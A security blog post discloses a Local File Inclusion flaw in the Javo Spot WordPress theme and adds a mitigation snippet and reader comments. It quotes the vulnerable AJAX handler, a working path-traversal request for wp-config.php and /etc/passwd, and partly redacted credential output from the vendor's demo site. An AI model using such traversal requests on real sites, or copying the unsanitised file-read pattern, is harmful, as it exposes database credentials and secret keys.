codeseekah
#define TRUE 1



11 years ago
by soulseekah
11 comments

Javo Themes Spot LFI Vulnerability

Whew, it's been a while...

I've had the misfortune to work with yet another theme from ThemeForest. A $60 premium theme and nothing less! Meet Javo Spot by Javo Themes...



Within half an hour of fiddling with it, trying to filter the output of their Listings Directory (which ended up being a 5-hour pain-in-the-butt task, which is a story for another day), I came across a glaring unauthenticated Local File Inclusion vulnerability (an LFI for short).

The available listings are cached in JSON format into a file in the uploads directory and then fetched via a GET on the listing archive page and rendered nicely. But there's a cross-domain mode in the theme that uses JSONP, which allows the contents of the listing file to be output via an AJAX call to WordPress.

This is a responsibility borne upon a function called `jvfrm_spot_get_json` (*javo-spot/library/functions/functions-box-map.php*).

```
/**
 *  Cross Domain Ajax
 *
 * @type    action
 *  @function  jvfrm_spot_get_json
 */
if ( !function_exists( 'jvfrm_spot_get_json' ) ) :
  add_action( 'wp_ajax_jvfrm_spot_get_json', 'jvfrm_spot_get_json' );
  add_action( 'wp_ajax_nopriv_jvfrm_spot_get_json', 'jvfrm_spot_get_json' );
  function jvfrm_spot_get_json() {
    $callback = isset( $_GET[ 'callback' ] ) ? $_GET[ 'callback' ] : '';
    $file_name = isset( $_GET[ 'fn' ] ) ? $_GET[ 'fn' ] : '';
```

```
    $upload_folder  = wp_upload_dir();

    if( '' !== $callback && '' !== $file_name )   {
      $json_file    = "{$upload_folder['basedir']}/{$file_name}";
      if( file_exists( $json_file ) )   {
        $content  = file_get_contents( $json_file );
        $output    = "{$callback}({$content})";
        die( $output );
      }
    }
    die;
  }
endif;
```

So, the `jvfrm_spot_get_json` AJAX action lets you specify a file you want to fetch (under normal operations it's the cached listing JSON file) via the `$_GET['fn']` request parameter, which then gets tacked onto the uploads directory, read and output…

So by traversing the directory like so: `../../wp-config.php` we're able to get the *wp-config.php* file (with its database credentials and nonce secrets and authentication salts) or the `../../../../../../../../../../../etc/passwd` file perhaps?

view-source:javothemes.com/spot/wp-admin/admin-ajax.php?action=jvfrm_spot_get_json&fn=../../wp-config.php&

```
jQuery112400966345460580950 7_1486558480585(<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
//define('WP_CACHE', true); //Added by WP-Cache Manager
define( 'WPCACHEHOME', '/home1/javothem/public_html/spot/wp-content/plugins/wp-super-cache/' ); //Added by W
define('DB_NAME', 'javothem_spot');

/** MySQL database username */
define('DB_USER', 'j[redacted]');

/** MySQL database password */
define('DB_PASSWORD', '[redacted]');

/** MySQL hostname */
define('DB_HOST', '[redacted]');


/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secr
 * You can change these at any point in time to invalidate all existing cookies. This will force all users t
 *
 * @since 2.6.0
 */
define('AUTH_KEY', 'VtxsV-Ut*tf!ll[redacted]');
define('SECURE_AUTH_KEY', 'ZlbB[redacted]');
define('LOGGED_IN_KEY', '@Rj[redacted]');
define('NONCE_KEY', 'mNk/{$v%Oz[redacted]');
define('AUTH_SALT', '@i(jS+?QV[redacted]');
define('SECURE_AUTH_SALT', '=R]+R[redacted]');
define('LOGGED_IN_SALT', 'ImCogS>gG>G$>G$>G[redacted]');
define('NONCE_SALT', 'w=J<UZuYkE][redacted]');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each a unique
 * prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';
```



Yes, the above images are from the Javo Themes demo site.

Disclosure

Having responsibly sent the proof-of-vulnerability link to their own site, Javo Themes showed complete lack of understanding:

> *Thank you for your report.*
>
> *However, whenever we submit our updates or when it's released, themeforest reviewers check vulnerability and we don't have any problems.*
>
> *If you see the link you gave me, it's "wp-config.php" file which is not related with our theme. it's a file of WordPress and it's for server setting.*

...seriously? 😀

Mitigation

If you're unable to update the theme for one reason or another, the current fix is to disable the `jvfrm_spot_get_json` function by adding the following code to your *functions.php* file.

```
add_action( 'init', function() {
  /** Disable LFI-vulnerable AJAX call in Javo Spot Premium WordPress Theme */
  remove_action( 'wp_ajax_jvfrm_spot_get_json', 'jvfrm_spot_get_json' );
  remove_action( 'wp_ajax_nopriv_jvfrm_spot_get_json', 'jvfrm_spot_get_json' )
}, 999 );
```

Stay safe and good luck out there. This is just one vulnerability in one theme from one vendor on ThemeForest. Are you willing to bet there are more?

#security #vulnerability #PHP #WordPress

11 Responses to “Javo Themes Spot LFI Vulnerability”



James Giroux says:
February 10, 2017 at 9:18 PM

Thanks for the article. Our reviewers take security very seriously. Sometimes things do fall through the cracks. We've begun our security protocols for mitigating this risk to customers and cleaning up this vulnerability with the author.

For future reference, if you discover a vulnerability and the author is not responsive, please open a ticket with our team so we can get our security team onto it right away.

Thanks again for making the public aware, security is everyone's responsibility.

Reply

T.T says:
February 11, 2017 at 3:24 PM

Is that serious???????????????????????????
Support, that says that this problem is not related to their work, should be fired and fined even!

Never seen such cynicism.

Reply



Primoz says:
February 11, 2017 at 4:35 PM

It seems like TF took down the theme (probably temporary).

I have one question though, did you first publish this blogpost and let the authors know or did you first contact the theme support and published the post after they've responded?

The way how WP core/security team handled the vulenrability in 4.7.1 is the good example how that should be done IMO.

Reply



soulseekah says:
February 11, 2017 at 7:26 PM

The authors were contacted before this even became a post. The post was written in response to their lack of understanding, partly to explain to them what the vulnerability is and partly to show what a bad example of handling a security report issue by a theme developer is. The post was password protected for over 36 hours and accessible by their team for review, there were no objections from them to making it public after that. ThemeForest was contacted with a takedown request shortly thereafter.

Reply



Primoz says:
February 11, 2017 at 7:42 PM

Thanks for explaining, I love your approach!

Reply

Olaf Lederer says:
February 13, 2017 at 1:41 PM

Hi,

I'm sure there are many other themes with similar issues. There are so many updates every day, the Envato security team can't check them all for 100%.

At least the Javo themes website is patched now, while I'm wondering how save their web server is. A PHP script shouldn't be able to access files inside the /etc/ directory.
One of the problems I see on Themeforest is that many theme sellers are actually not the developer. So they don't have the knowledge to recognize this problems in the first way.

Reply



Jan Reilink says:
February 13, 2017 at 2:57 PM

Nice find! Have you submitted it to wpvulndb.com?

Last year I found an XSS (and loads more stupid code) in a premium theme Akal. Fortunately it's completely gone, but I guess there are still people using it. The write-up is here: https://www.saotn.org/wordpress-advisory-akal-theme-xss-vulnerability/

Reply



soulseekah says:
February 13, 2017 at 11:02 PM

I have 🙂 https://wpvulndb.com/vulnerabilities/8736

Reply



Jason says:
February 14, 2017 at 1:12 PM

Hello,

Thank you again for bringing this flaw to our attention. We have resolved the issue and Envanto has confirmed. Our theme is now available on Themeforest.

Thank you!
Jason
Javo themes

Reply



Selpe Saz Evi says:
February 16, 2017 at 2:35 PM

hahaha so funny 🙂

Reply



Mike says:
February 16, 2017 at 4:02 PM

Hello,

This is Mike from Javo theme.

I am writing if anyone has a misunderstanding that we didn't mean to ignore the report.

Jason didn't really realize the issue on the first email. (he is not a developer.)
After soulseekah replied, he passed it to our developers to have a look and they started fixing it. However, it delayed due to a weekend and an urgent issue they were working on. After that Evanto also found and disabled our product while we were working on it.

It eventually has been fixed and confirmed by Envato reviewers.
We also sent update emails to our clients to updates.

We didn't mean to ignore bugs and any important issues. There are always unexpected issues and we do our best to fix them.

We really appreciate you finding the vulnerability and informing us. We also apologize for any delay and issues we had.

Best regards,
Mike

Reply

Leave a Reply

Name (required)

Mail (will not be published) (required)

Website

Submit Comment

Proudly powered by WordPress. Theme kindly provided by my brother Konstantin Kovshenin.